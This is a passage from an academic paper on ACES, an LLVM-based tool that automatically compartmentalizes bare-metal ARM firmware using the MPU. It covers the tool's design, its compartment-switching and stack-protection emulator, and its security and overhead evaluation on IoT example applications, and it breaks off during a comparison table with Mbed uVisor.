After applying the compartmentalization policy, it may be desirable to adjust the resulting compartments. These adjustments may improve the security or the performance of the resulting compartmented binary. For example, if performance is too slow it may be desirable to merge regions to reduce compartment transitions. To accommodate this, we enable adjustment passes to be applied to the region graph after the compartment formation. Developer-selected optimizations may be applied to the region graph. An example of an optimization is the transformation from Figure 4c to Figure 4d. It merges functions 3 and 4 because they access the same memory regions and peripherals. After the optimizations are applied, the resulting region graph is lowered to meet hardware constraints.

## 4.4 Lowering to the Final Region Graph

Lowering is the process by which ACES ensures all formed compartments meet the constraints of the targeted hardware. As each compartment consists of a single code vertex and its peripherals and data vertex. Each

code vertex's out degree must be lower or equal to the number of available MPU regions because the number of access permissions that can be enforced is upper bounded by that. Any code region not meeting this criteria is lowered, by merging its descendant data and peripheral vertices until its out-degree is less than or equal to the cap. ACES does this iteratively, by merging a pair of data or peripheral vertices on each iteration. The vertices to merge are determined by a cost function, with the lowest cost merge being taken. Examples of cost functions include: the number of functions that will gain access to unneeded variables in the data regions, how security critical a component is (resulting in a high cost of merging), and the cost of unneeded peripherals included in the merge of two peripherals.

### 4.5 Program Instrumentation and Compartment Switching

ACES sets up the MPU configuration to isolate address spaces of individual processes, similar to how a desktop operating system handles the MMU configuration. ACES generates the appropriate MPU configuration from the final region graph and inserts code during a compilation pass to perform compartment transitions. Ensuring that the proper MPU configuration is used for each compartment is done by encoding each compartment's MPU configuration into the program as read-only data and then on each compartment transition, the appropriate configuration is loaded into the MPU.

Inserting compartment transitions requires instrumenting every function call between compartments and the associated return to invoke a compartment switching routine. Each call from one compartment into another has associated metadata listing the valid targets of the transition. For indirect function calls, the metadata lists all possible destinations. At runtime, the compartment switching routine decides if the transition is valid using this metadata. If authorized, it saves the current MPU configuration and return address to a *"compartment stack"*, and then configures the MPU for the new compartment. It then completes the call into the new compartment. On the associated return, the compartment stack is used to authenticate the return and restore the proper MPU configuration. The MPU configuration, compartment stack, and compartment switching routine are only writable by privileged code.

### 4.6 Micro-emulator for Stack Protection

The final element of ACES is stack protection. The constraints of MPU protection (starting address, size) mean that it is difficult to precisely protect small data regions and regions that cannot be easily relocated, such as the stack. To overcome these limitations we use a micro-emulator. It emulates writes to locations prohibited by the MPU regions, by catching the fault cause by the blocked access. It then emulates, in software, all the effects of the write instruction, *i.e.,* updates memory, registers, and processor flags. A white-list is used to restrict the areas each compartment is allowed to write.

An MPU region is used to prevent writing all data above the stack pointer on the stack. Thus, the entered compartment is free to add to the stack and modify any data it places on the stack. However, any writes to previous portions of the stack will cause a memory access fault. Then the micro-emulator, using a white-list of allowed locations, enables selective writes to data above the stack pointer.

To generate the white-list, static or dynamic analysis may be used. With static analysis large over approximations to available data would be generated. Whereas dynamic analysis may miss dependencies, potentially leading to broken applications. To support dynamic analysis, the emulator supports two modes of operation: record and enforce. In record mode, which happens in a benign training environment, representative tests are run and all blocked writes emulated and recorded on a per compartment basis. The recorded accesses create a white-list for each compartment. When executing in enforce mode (*i.e.,* after deployment) the micro-emulator checks if a blocked access is allowed using the white-list and either emulates it or logs a security violation. Significant use of dynamically allocated data on desktop systems would make dynamic analysis problematic. However, the limited memory on bare-metal systems requires developers to statically allocate memory, enabling dynamic analysis to readily identify data dependencies.

## 5 Implementation

ACES is implemented to perform four steps: program analysis, compartment generation, program instrumentation, and enforcement of protections at runtime. Program analysis and program instrumentation are implemented as new passes in LLVM 4.0 [32] and modifications to its ARM backend. Compartment generation is implemented in Python leveraging the NetworkX graph library [25]. Runtime enforcement is provided in the form of a C runtime library. For convenience, we wrap all these components with a Makefile that automates the entire process.

### 5.1 Program Analysis

Our program analysis phase creates the PDG used to generate the region graph, and is implemented as an IR pass in LLVM. To create the PDG it must identify control flow, global variable usage, and peripheral dependencies

for each function. Control-flow dependencies are identified by examining each call instruction and determining its possible destinations using type-based alias analysis [33]. That is, we assume an indirect call may call any function matching the function type of the call instruction. This identifies all potential control-flow dependencies, but generates an over-approximation.

Over-approximations of global variable accesses result in overly permissive compartments. We found that LLVM's alias analysis techniques give large over-approximations to data dependencies. Thus, we generate an under-approximation of the global variables that are accessed within each function using LLVM's use-def chains. We form compartments with this under-approximation and then use the micro-emulator to authenticate access to missed dependencies at runtime (Section 4.6). To understand our peripheral analysis, recall that the ARMv7-M architecture is a memory mapped architecture. This means regular loads and stores to constant addresses are used to access peripherals. In software this is a cast of a constant integer to a pointer, which is then dereferenced. ACES uses the cast and dereference as a heuristic to identify dependencies on peripherals. Using these analyses, ACES creates a PDG suitable for compartmentalization.

## 5.2 Compartment Creation

Compartment creation uses the PDG, a compartmentalization policy, and the target device description to create a final region graph. It is implemented in Python using the NetworkX [25] graph library, which provides the needed graph operations for ACES (like traversal and merging). By separating this component from LLVM, we enable the rapid investigation of different compartmentalization policies without having to manage the complexities of LLVM. Policies are currently implemented as a python function. Creating a new policy requires writing a graph traversal algorithm that merges regions based on desired criteria. We envision that the research community could develop these policies, and an application developer would select a policy much like they select compiler optimizations today.

The region graph is created from the PDG as outlined in Section 4.1. However, the nuances of handling peripherals justify further explanation. Peripherals are merged using the device description to build a tree of all the possible valid MPU regions that cover the device peripherals, called the *"device tree"*. In the device tree, the peripherals are the leaves and the interior nodes are MPU regions that cover all their descendant peripherals. For example, if peripheral $P1$ is at memory-mapped address $[\alpha, \alpha + \Delta_1]$ and peripheral $P2$ is at address $[\beta, \beta + \Delta_2]$, then the intermediate node immediately above it will allow access to addresses $[\alpha, \beta + \Delta_2]$. Thus, the closer to the root a node is, the larger the MPU region and the more peripherals it covers. Using this tree, the smallest possible merge between two peripherals can be found by finding their closest common ancestor. The device tree also identifies peripherals on the private peripheral bus which requires access from privileged mode. Code regions dependent on these peripherals must execute in privileged mode; for security, the number and size of such regions should be limited by the policy.

To start, we implement two compartmentalization policies, *"Peripheral"* and *"Filename"*. The `Peripheral` policy is a security policy that isolates peripherals from each other. Thus for an attack to start by exploiting one peripheral and affect another (*e.g.,* compromising a WiFi SOC to get to the application processor) multiple compartments would have to be traversed. The policy initially gives each code vertex adjacent to one or more peripherals in the PDG a unique color. Two code vertices adjacent to the same set of peripherals get the same color. It then proceeds in rounds, and in each round any code vertex with a control-flow dependency on vertices of only one color is given the same color. Rounds continue until no code vertices are merged, at which point all uncolored code vertices are merged into a single vertex. The `Filename` policy is a naïve policy that demonstrates the versatility of the policies ACES can apply, and pitfalls of such a policy. It groups all functions and global variables that are defined in the same file into the same compartment.

Two optimizations to the region graph can be applied after applying the `Filename` policy. Merging all code regions with identical data and peripheral dependencies, this reduces compartment transitions at runtime without changing data accessible to any compartments. The second optimization examines each function and moves it to the region that it has the most connections to, using the PDG to count connections. This improves the performance of the application by reducing the number of compartment transitions. By applying these two optimizations to the `Filename` policy we create a third compartmentalization policy, *"Optimized Filename"*.

After applying optimizations, the region graph is lowered to meet hardware constraints. For our experimental platform, this ensures that no code vertex has more than four neighboring data/peripheral vertices. While the MPU on our target ARMv7-M devices has eight regions, two regions are used for global settings, *i.e.,* making all memory read-only and enabling execution of the default code region, as will be explained in Section 5.3. Stack protection and allowing execution of the code vertex in the current compartment each requires one MPU region. This leaves four MPU regions for ACES to use to enable access to data and peripheral regions. Every code vertex

with an out-degree greater than four iteratively merges data or peripheral vertices until its out-degree is less than or equal to four. After lowering, the final region graph is exported as a JSON file, which the program instrumentation uses to create the compartments.

## 5.3 Program Instrumentation

Program instrumentation creates a compartmentalized binary, using the final region graph and the LLVM bitcode generated during program analysis. It is implemented by the addition of a custom pass to LLVM and modifications to LLVM's ARM backend. To instrument the program, all compartment transitions must be identified, each memory region must be placed so the MPU can enforce permissions on it, and the MPU configuration for each region must be added.

Using the final region graph, any control edge with a source and destination in different compartments is identified as a compartment transition. We refer to the function calls that cause a transition as *compartment entries*, and their corresponding returns as *compartment exits*. Each compartment transition is instrumented by modification to LLVM's ARM backend. It associates metadata to each compartment entry and replaces the call instruction (*i.e.,* BL or BLX on ARM) with an SVC instruction. The return instructions of any function that *may* be called by a compartment entry are replaced with an SVC instruction. The SVC instruction invokes the compartment switching routine, which changes compartments and then, depending on the type of SVC executed, completes the call or return.

The compartment pseudo code for the compartment switching routine is shown in Algorithm 1, and is called by the SVC handler. It switches compartments by reconfiguring the MPU, and uses a compartment stack to keep track of the compartment entries and exits. This stack is never writable by the compartment, protecting it from unauthorized writes. The stack also enables determining if a compartment entry needs to change compartments or just return to the existing compartment. This is needed because functions with an instrumented return can be called from within and outside of a compartment. When called from within a compartment there will be no entry on the compartment stack. Thus, if the return address does not match the top of the compartment stack, the compartment switching routine exits without modifying the MPU configuration. This also results in the compartment exit routine executing more frequently than the compartment entry routine, as seen in Figure 5.

While, LLVM can instrument source code it compiles, it cannot instrument pre-compiled libraries. Ideally, all source code would be available, but as a fallback, ACES places all pre-compiled libraries and any functions they call in an always executable code region. When called, this code executes in the context of the callee. Thus, the data writable by the library code is restricted to that of the calling compartment. This is advantageous from a security perspective, as it constrains the libraries' access to data/peripherals based on the calling context. We envision in the future libraries could be distributed as LLVM bitcode instead of machine code, enabling ACES to analyze and instrument the code to create compartments.

After instrumenting the binary, ACES lays out the program in memory to enable the MPU to enforce permissions. The constraints of the MPU in our target platform require that each MPU region be a power of two in size and the starting address must be a multiple of its size. This introduces a circular dependency between determining the size of a region and its layout in memory. ACES breaks this dependency by using two linker scripts sequentially. The first ignores the MPU restrictions and lays out the regions contiguously. The resulting binary is used to determine the size of all the regions. After the sizes are known, the second linker script expands each region to a power of two and lays out the regions from largest to smallest, starting at the highest address in Flash/RAM and working down. This arrangement minimizes the memory lost to fragmentation, while enabling each region to be located at a multiple of its size. ACES then generates the correct MPU configuration for each region and uses the second linker script, to re-compile the program. The MPU configuration is embedded into read-only memory (Flash), protecting it against attacks that modify the stored configuration in an attempt to change access controls. The output of the second linker script is a compartmented binary, ready for execution.

## 5.4 Micro-emulator for Stack Protection

The micro-emulator enables protection of writes on the stack, as described earlier in Section 4.6. The MPU restrictions prohibits perfect alignment of the MPU region to the allocated stack when entering a compartment. Thus, some portions of the allocated stack may remain accessible in the entered compartment. To minimize this, we disable as many sub-regions of the MPU as possible, while still allowing the current compartment to write to all the unallocated portions of the stack. With less restrictive MPUs—*e.g.,* the ARMv8-M MPU only requires regions be multiples of 32 bytes in size and aligned on a 32 byte boundary—this stack protection becomes stronger. In addition, the micro-emulator handles all writes where our static analysis under approximates and enables access to areas smaller than the MPU's minimum region size.

The micro-emulator can be implemented by modifying the memory permissions to allow access to the fault-

**Algorithm 1** Compartment Switching Procedure

30: end procedure
```

ing location and re-executing the store instruction, or emulating the store instruction in software. Re-executing requires a way to restore the correct permissions *immediately after* the store instruction executes. Conceptually, instruction rewriting, copying the instruction to RAM, or using the debugger to set a breakpoint can all achieve this. However, code is in Flash preventing rewriting instructions; copying the instruction to RAM requires making RAM writable and executable, thus exposing the system to code injection attacks. This leaves the debugger. However, on ARMv7-M devices, it can only be used by the internal software *or* an external debugger, not both. Using the debugger for our purpose prevents a developer from debugging the application. Therefore, we choose to emulate the write instructions in software.

The micro-emulator is called by the MemManage Fault handler, and emulates all the instructions that write to memory on the ARMv7-M architecture. As the emulator executes within an exception, it can access all memory. The handler emulates the instruction by performing all the effects of the instruction (*i.e.,* writing to memory and updating registers) in its original context. When the handler exits, the program continues executing as if the faulting instruction executed correctly. The emulator can be compiled in *record* or *enforce* mode. In record mode (used during training for benign runs), the addresses of all emulated writes are recorded on a per compartment basis. This allows the generation of the white-list for the allowable accesses. The white-list contains start and stop address for every addresses accessible through the emulator for each compartment. When generating the list, any recorded access to a global variable is expanded to allow access to all addresses. For example, if a single address of a buffer is accessed, the white list will contain the start and stop address for the entire buffer. The current emulator policy therefore grants access at variable granularity. This means the largest possible size of all variables does not have to be exercised during the recording runs. However, as peripherals often have memory mapped configuration register (*e.g.,* setting clock sources) and other registers for performing is function (*e.g.,* sending data). The white-list only allows access to peripheral addresses that were explicitly accessed during recording. Thus, a compartment could configure the peripheral, while another uses it.

## 6 Evaluation

To evaluate the effectiveness of ACES we compare the Naïve Filename, Optimized Filename, and Peripheral compartmentalization policies. Our goal is not to identify the best policy, but to enable a developer to compare and contrast the security and performance characteristics of the different policies. We start with a case study to illustrate how the different compartmentalization policies impact an attacker. We then provide a set of static metrics to compare policies, and finish by presenting the policy's runtime and memory overheads. We also compare the ACES' policies to Mbed $\mu$Visor, the current state-of-the-art in protecting bare-metal applications.

For each policy, five representative IoT applications are used. They demonstrate the use of different peripherals (LCD Display, Serial port, Ethernet, and SD card) and processing steps that are typically found in IoT systems (compute based on peripheral input, security functions, data sent through peripheral to communicate). **PinLock** represents a smart lock. It reads a pin number over a serial port, hashes it, compares it to a known hash, and if the comparison matches, sends a signal to an IO pin (akin to unlocking a digital lock). **FatFS-uSD** implements a FAT file system on an SD card. **TCP-Echo** implements a TCP echo server over Ethernet. **LCD-Display** reads a series of bitmaps from an SD card and displays them on the LCD. **Animate** displays multiple bitmaps from an SD card on the LCD, using multiple layers of the LCD to create the effect of animation. All except PinLock are provided with the development boards and written by STMicroelectronics. We create four binaries for each application, a baseline without any security enhancement, and one for each policy. PinLock executes on the STM32F4Discovery [49] development board and the others execute on the STM32F479I-Eval [48] development board.

## 6.1 PinLock Case Studies

To illustrate ACES' protections we use PinLock and examine ways an attacker could unlock the lock without entering the correct pin. There are three ways an attacker could open the lock using a memory corruption vulnerability. First, overwriting the global variable which stores the correct pin. Second, directly writing to the memory mapped GPIO controlling the lock. Third, bypassing the checking code with a control-flow hijack attack and executing the unlock functionality. We assume a write-what-where vulnerability in the function `HAL_UART_Receive_IT` that can be used to perform any of these attacks. This function receives characters from the UART and copies them into a buffer, and is defined in the vendor provided Hardware Abstraction Libraries (HAL).

*Memory Corruption:* We first examine how ACES impacts the attackers ability to overwrite the stored pin. For an attacker to overwrite the stored pin, the vulnerable function needs to be in a compartment that has access to the pin. This occurs when either the global variable is in one of the compartments' data regions or its whitelist. In our example, the target value is stored in the global variable `key`. In the Naïve Filename and Optimized Filename policies the only global variable accessible to `HAL_UART_Receive_IT`'s compartment is a UART Handle, and thus the attacker cannot overwrite `key`. With the peripheral policy `key` is in a data region accessible by `HAL_UART_Receive_IT`'s compartment. Thus, `key` can be directly overwritten. Directly writing the GPIO registers is similar to overwriting a global variable and requires write access to the GPIO-A peripheral. Which is not accessible to `HAL_UART_Receive_IT`'s compartment under any of the policies.

*Control-Flow Hijacking:* Finally, the attacker can unlock the lock by hijacking control-flow. We consider an attack to be successful if any part of the unlock call chain, shown in Listing 1, is executable in the same compartment as `HAL_UART_Receive_IT`. If this occurs, the attacker can redirect execution to unlock the lock illegally. We refer to this type of control-flow attack as direct, as the unlock call chain can be directly executed. For our policies, this is only possible with the Peripheral policy. This occurs because `HAL_UART_Receive_IT` and main are in the same compartment. For the other policies `HAL_UART_Receive_IT`'s compartment does not include any part of the unlock call chain. A second type of attack—a confused deputy attack—may be possible if there is a valid compartment switch in the vulnerable function's compartment to a point in the unlock call chain. This occurs if a function in the same compartment as the vulnerable function makes a call into the unlock call chain. This again only occurs with the Peripheral policy, as `main` contains a compartment switch into `unlock`'s compartment. A summary of the attacks and the policies protections against them is given in Table 1.

Listing 1: PinLock's unlock call chain and filename of each call

```
main // main.c
unlock // main.c
BSP_LED_On // stm32f401_discovery.c
HAL_GPIO_WritePin // stm32f4xx_hal_gpio.c
```

Table 1: Summary of ACES' protection on PinLock for memory corruption vulnerability in function HAL_UART_Receive_IT. (✓) – prevented, ✗– not prevented

| Policy | Overwrite | | Control Hijack | |
|---|---|---|---|---|
| | Global | GPIO | Direct | Deputy |
| Naïve Filename | ✓ | ✓ | ✓ | ✓ |
| Optimized Filename | ✓ | ✓ | ✓ | ✓ |
| Peripheral | ✗ | ✓ | ✗ | ✗ |

## 6.2 Static Compartment Metrics

The effectiveness of the formed compartments depends on the applied policy. We examine several metrics of compartments that can be used to compare compartmentalization policies. Table 2 shows these metrics for the three compartmentalization policies. All of the metrics are calculated statically using the final region graph, PDG, and the binary produced by ACES.

*Number of Instructions and Functions:* The first set of metrics in Table 2 are the number of instructions and the number of functions used in the ACES binaries, with percent increase over baseline shown in parentheses. To recap, the added code implements: the compartment switching routine, instruction emulation, and program instrumentation to support compartment switching. They are part of the trusted code base of the program and thus represent an increased risk to the system that needs to be offset by the gains it makes in security. ACES' runtime support library is the same for all applications and accounts for 1,698 of the instructions added. The remaining instructions are added to initiate compartment switches. As many compartments are formed, we find in all cases the number of instructions accessible at any given point in execution is less than the baseline. This means that ACES is always reducing the code that is available to execute.

*Reduction in Privileged Instructions:* Compartmentalization enables a great reduction in the number of instructions that require execution in privileged mode, Table 2, shown as "% Priv.". This is because it enables

Table 2: Static Compartment Evaluation Metrics. Percent increase over baseline in parentheses for ACES columns.

| Application | Policy | ACES | | | #Regions | | Instr. Per Comp | | Med. Degree | | Exposure | #ROP |
|---|---|---|---|---|---|---|---|---|---|---|---|---|
| | | #Instrs. | %Priv. | #Functs. | Code | Data | Med. | Max | In | Out | Med. #Stores. | Reduction |
| **PinLock** | Naïve Filename | 8,374(50.9%) | 2.9% | 193(17.0%) | 14 | 7 | 1,501 | 2,739 | 6 | 3 | 118 (11.0%) | 345 (47.9%) |
| | Opt. Filename | 8,332(50.1%) | 26.2% | 193(17.0%) | 11 | 6 | 1,418 | 2,983 | 3 | 1 | 737 (68.8%) | 341 (48.5%) |
| | Peripheral | 8,342(50.3%) | 9.8% | 193(17.0%) | 20 | 8 | 1,298 | 3,291 | 1 | 1 | 489 (45.7%) | 345 (47.9%) |
| **FatFs-uSD** | Naïve Filename | 21,222(18.4%) | 1.2% | 324( 9.5%) | 23 | 13 | 1,563 | 6,825 | 6 | 4 | 164 ( 4.2%) | 432 (74.2%) |
| | Opt. Filename | 21,083(17.6%) | 15.0% | 324( 9.5%) | 19 | 2 | 1,380 | 10,316 | 2 | 1 | 3,081 (79.6%) | 709 (57.6%) |
| | Peripheral | 21,096(17.7%) | 3.4% | 324( 9.5%) | 23 | 9 | 1,565 | 8,701 | 1 | 1 | 1,560 (40.4%) | 699 (58.2%) |
| **TCP-Echo** | Naïve Filename | 34,477(12.7%) | 0.7% | 445( 6.7%) | 37 | 23 | 1,789 | 5,058 | 26 | 8 | 256 ( 4.7%) | 384 (85.3%) |
| | Opt. Filename | 34,324(12.2%) | 10.6% | 445( 6.7%) | 28 | 4 | 1,476 | 14,395 | 23 | 3 | 3,970 (74.9%) | 646 (75.2%) |
| | Peripheral | 33,408(9.2% ) | 0.6% | 445( 6.7%) | 23 | 11 | 1,198 | 23,100 | 1 | 1 | 3,327 (61.6%) | 1,759 (32.5%) |
| **LCD-uSD** | Naïve Filename | 38,806(12.1%) | 0.6% | 462( 6.5%) | 33 | 17 | 10,290 | 14,291 | 10 | 4 | 93 ( 1.5%) | 1,173 (58.5%) |
| | Opt. Filename | 38,452(11.1%) | 19.7% | 462( 6.5%) | 25 | 5 | 10,006 | 15,499 | 7 | 3 | 3,500 (59.5%) | 1,385 (51.0%) |
| | Peripheral | 38,109(10.1%) | 1.9% | 462( 6.5%) | 34 | 15 | 9,900 | 17,188 | 2 | 2 | 3,247 (55.0%) | 1,524 (46.0%) |
| **Animation** | Naïve Filename | 38,894(12.1%) | 0.6% | 466( 6.4%) | 33 | 16 | 10,265 | 14,246 | 10 | 5 | 105 ( 1.7%) | 1,178 (58.7%) |
| | Opt. Filename | 38,499(10.9%) | 28.7% | 466( 6.4%) | 23 | 3 | 9,954 | 18,317 | 6 | 3 | 4,257 (72.5%) | 1,401 (50.8%) |
| | Peripheral | 38,194(10.1%) | 1.9% | 466( 6.4%) | 34 | 17 | 9,850 | 19,015 | 2 | 2 | 2,498 (42.1%) | 1,568 (45.0%) |

only the code which accesses the private peripheral bus and the compartment transition logic to execute in privileged mode. The Naïve Filename and Peripheral policy show the greatest reductions, because of the way they form compartments. As only a small number of functions access the private peripheral bus—defined in a few files—the Naïve Filename creates small compartments with privileged code. The Optimized Filename starts from the Naïve policy and then merges groups together, increasing the amount of privileged code, as privileged code is merged with unprivileged code. Finally, the Peripheral policy identifies the functions using the private peripheral bus. It then merges the other functions that call or are called by these functions and that have no dependency on any other peripheral. The result is it a small amount of privileged code.

*Number of Regions:* Recall a compartment is a single code region and collection of accessible data and peripherals. The number of code and data regions created indicates how much compartmentalization the policy creates. As the number of compartments increases, additional control-flow validation occurs at runtime as compartment transitions increase. Generally, larger numbers of regions indicate better security.

*Instructions Per Compartment:* This metric measures how many instructions are executable at any given point in time, and thus usable in a code reuse attack. It is the number of instructions in the compartment's code region plus the number of instructions in the default code region. Table 2 shows the median, and maximum number of instructions in each compartment. For all policies, the reduction is at least 23.9% of the baseline application, which occurs on TCP-Echo with the Peripheral policy. The greatest (83.4%) occurs on TCP-Echo with the Naïve Filename policy, as the TCP stack and Ethernet driver span many files, resulting in many compartments. However, the TCP stack and Ethernet driver only use the Ethernet peripheral. Thus, the Peripheral policy creates a large compartment, containing most of the application.

*Compartment Connectivity:* Compartment connectivity indicates the number of unique calls into (In Degree) or out of a compartment (Out Degree), where a unique call is determined by its source and destination. High connectivity indicates poor isolation of compartments. Higher connectivity indicates increasing chances for a confused deputy control-flow hijack attack between compartments. The ideal case would be many compartments with minimal connectivity. In all cases, the Naïve Filename policy has the worst connectivity because the applications make extensive use of abstraction libraries, (*e.g.,* hardware, graphics, FatFs, and TCP). This results in many files being used with many calls going between functions in different files. This results in many compartments, but also many calls between them. The Optimized Filename policy uses the Naïve policy as a starting point and relocates functions to reduce external compartment connectivity, but can only improve it so much. The Peripheral policy creates many small compartments with very little connectivity and one compartment with high connectivity.

*Global Variable Exposure:* In addition to restricting control-flow in an application, ACES reduces the number of instructions that can access a global variable. We measure the number of store instructions that can access a global variable—indicating how well least privileges are enforced. Table 2 shows the median number of store instructions each global variable in our test applications is writable from, along with the percent of store instructions in the application that can access it. Smaller numbers are better. The Filename policy has the greatest reduction in variable exposure. The other policies create larger data and code regions, and thus have increased variable exposure. In addition, lowering to four memory regions causes multiple global variables to be merged into the same data region, increasing variable exposure. Having more MPU regions (the ARMv8-M architecture

supports up to 16) can significantly improve this metric. As an example, we compiled Animation using the Optimized Filename policy and 16 MPU regions (lowering to 12 regions). It then creates 28 data regions versus three with eight MPU regions.

*ROP Gadgets:* We also measure the maximum number of ROP gadgets available at any given time during execution, using the ROPgadget compiler [46]. ROP gadgets are snippets of instructions that an attacker chains together to perform control-hijack attacks while only using existing code [47]. As shown in Table 2, ACES reduces the number of ROP gadgets between 32.5% and 85.3% compared to the baseline; the reduction comes from reducing the number of instructions exposed at any point during execution.



Figure 5: Runtime overhead for applications.

## 6.3 Runtime Overhead

Bare-metal systems have tight constraints on execution time and memory usage. To understand ACES' impact on these aspects across policies, we compare the IoT applications compiled with ACES against the baseline unprotected binaries. For applications compiled using ACES, there are three causes of overhead: compartment entry, compartment exit, and instruction emulation. Compartment entries and exits replace a single instruction with an SVC call, authentication of the source and the destination of the call, and then reconfiguration of the MPU registers. Emulating a store instruction replaces a single instruction with an exception handler, authentication, saving and restoring context, and emulation of the instruction.

In the results discussion, we use a linguistic shorthand—when we say "compartment exit" or simply "exit", we mean the number of invocations of the compartment exit routine. Not all such invocations will actually cause a compartment exit for the reason described in Section 5.3.

All applications—except TCP-Echo—were modified to start profiling just before main begins execution and stops at a hard coded point. Twenty runs of each application were averaged and in all cases the standard deviation was less than 1%. PinLock stops after receiving 100 successful unlocks, with a PC sending alternating good and bad codes as quickly as the serial communication allows. FatFS-uSD formats its SD card, creates a file, writes 1,024 bytes to the file, and verifies the file's contents, at which point profiling stops. LCD-uSD reads and displays 3 of the 6 images provided with the application, as quickly as possible. Profiling stops after displaying the last image. The Animation application displays 11 of the 22 animation images provided with the application before profiling stops. Only half the images were used to prevent the internal 32bit cycle counters from overflowing. For TCP-Echo, a PC directly connected to the board sends TCP packets as fast as possible. We start profiling after receiving 20 packets—to avoid measuring the PC's delay in identifying the IP address of the board—and measure receiving 1,000 packets. This enables an accurate profiling of ACES' overhead, omitting the initialization of the board, which performs many compartment transitions.

The performance results for the three policies are shown in Figure 5. It shows the total overhead, along with the breakdown of portion of time spent executing compartment entries, compartment exits, and emulating instructions. Perhaps unintuitive, the time spend executing these components does not always contribute to a proportional increase in total execution time. This is because the programs block on IO. ACES changes what it does while blocking, but not how long it blocks. This is particularly evident on PinLock which has no measurable increase in total execution time for any policy, yet executes over 12,000 compartment entries and exits with the Naïve and Optimized Filename policies. This is because the small percentage of the time it spends executing compartment switches is hidden by the time spent waiting to receive data on the relatively slow serial port. The other applications wait on the Ethernet, uSD card, or LCD. In some cases, the overhead is not all attributed to compartment entries, exits or emulated instructions, this is because our instrumentation causes a small amount of overhead (about 60 instructions) on each event. In the case of LCD-uSD with the Naïve policy which executes over 6.8 million compartment entries, exits, and emulator calls this causes significant overhead.

Looking across the policies and applications we see that the Naïve Filename policy has the largest impact on execution. This is because the programs are written using many levels of abstraction. Consider TCP-Echo: it is written as an application on top of the Lightweight IP

Library (LwIP) implementation of the TCP/IP stack [19] and the boards HAL. LwIP uses multiple files to implement each layer of the TCP stack and the HAL uses a separate file to abstract the Ethernet peripheral. Thus, while the application simply moves a received buffer to a transmit buffer, these function calls cause frequent compartment transitions, resulting in high overhead. The Optimized Filename policy improves the performance of all applications by reducing the number of compartment transitions and emulated instructions. This is expected as it optimizes the Naïve policy by moving functions to compartments in which it has high connectivity, thus reducing the number of compartment transitions. This also forms larger compartments, increasing the likelihood that needed data is also available in the compartment reducing the number of emulated calls. Finally, the Peripheral policy gives the best performance, as its control-flow aware compartmentalization creates long call chains within the same compartment. This reduces the number of compartment transitions. The stark difference in runtime increase between policies highlights the need to explore the interactions between policies and applications, which ACES enables.

## 6.4 Memory Overhead

In addition to runtime overhead, compartmentalization increases memory requirements by: including ACES's runtime library (compartment switcher, and micro-emulator), adding metadata, adding code to invoke compartment switches, and losing memory to fragmentation caused by the alignment requirements of the MPU. We measure the increase in flash, shown in Figure 6, and RAM, show in Figure 7, for the test applications compiled with ACES and compare to the baseline breaking out the overhead contributions of each component.

ACES increases the flash required for the runtime library by 4,216 bytes for all applications and policies.



Figure 6: Flash usage of ACES for test applications



Figure 7: RAM usage of ACES for test applications

Fragmentation accounts for a significant amount of the increase in flash usage ranging from 26% of the baseline on Optimize Filename LCD-uSD to 70% on Peripheral PinLock. Fragmentation can also cause a large increase in RAM usage. This suggests that compartmentalization policies may need to optimize for fragmentation when creating compartments to reduce its impact. The MPU in the ARMv8-M architecture only requires regions be a multiple of 32 bytes and aligned on a 32 byte boundary. This will nearly eliminate memory lost to fragmentation on this architecture. For example, Peripheral TCP-Echo would only lose 490 bytes of flash and 104 bytes of RAM to padding versus 38,286 bytes and 17,300 bytes to fragmentation. Metadata and switching code increase are the next largest components, and are application and policy dependent. They increase with the number of compartment transitions and size of emulator white-lists.

Figure 7 shows the increase in RAM usage caused by ACES. Its only contributors to overhead are the runtime library and fragmentation. The runtime library consists of a few global variables (*e.g.,* compartment stack pointer), the compartment stack, and the emulator stack. The compartment stack—ranges from 96 bytes (Peripheral PinLock) to 224 bytes (Optimized Filename Animation)—and the emulator stack uses 400 bytes on all applications. Like flash, fragmentation can also cause a significant increase in RAM usage.

## 6.5 Comparison to Mbed $\mu$Visor

To understand how ACES compares to the state-of-the-art compartmentalization technique for bare-metal systems, we use the Mbed $\mu$Visor from ARM [39]. Mbed $\mu$Visor is a hypervisor designed to provide secure data and peripheral isolation between different compartments in the application (the equivalent term to compartment that $\mu$Visor uses is "box"). It is linked as a library to Mbed OS [38] and initialized at startup.

Table 3: Comparison of security properties between ACES and Mbed $\mu$Visor

| Tool | Technique | DEP | Compartmentalization Type | | |
|---|---|---|---|---|---|
| | | | Code | Data | Peripheral |
| ACES | Automatic | ✓ | ✓ | ✓ | ✓ |
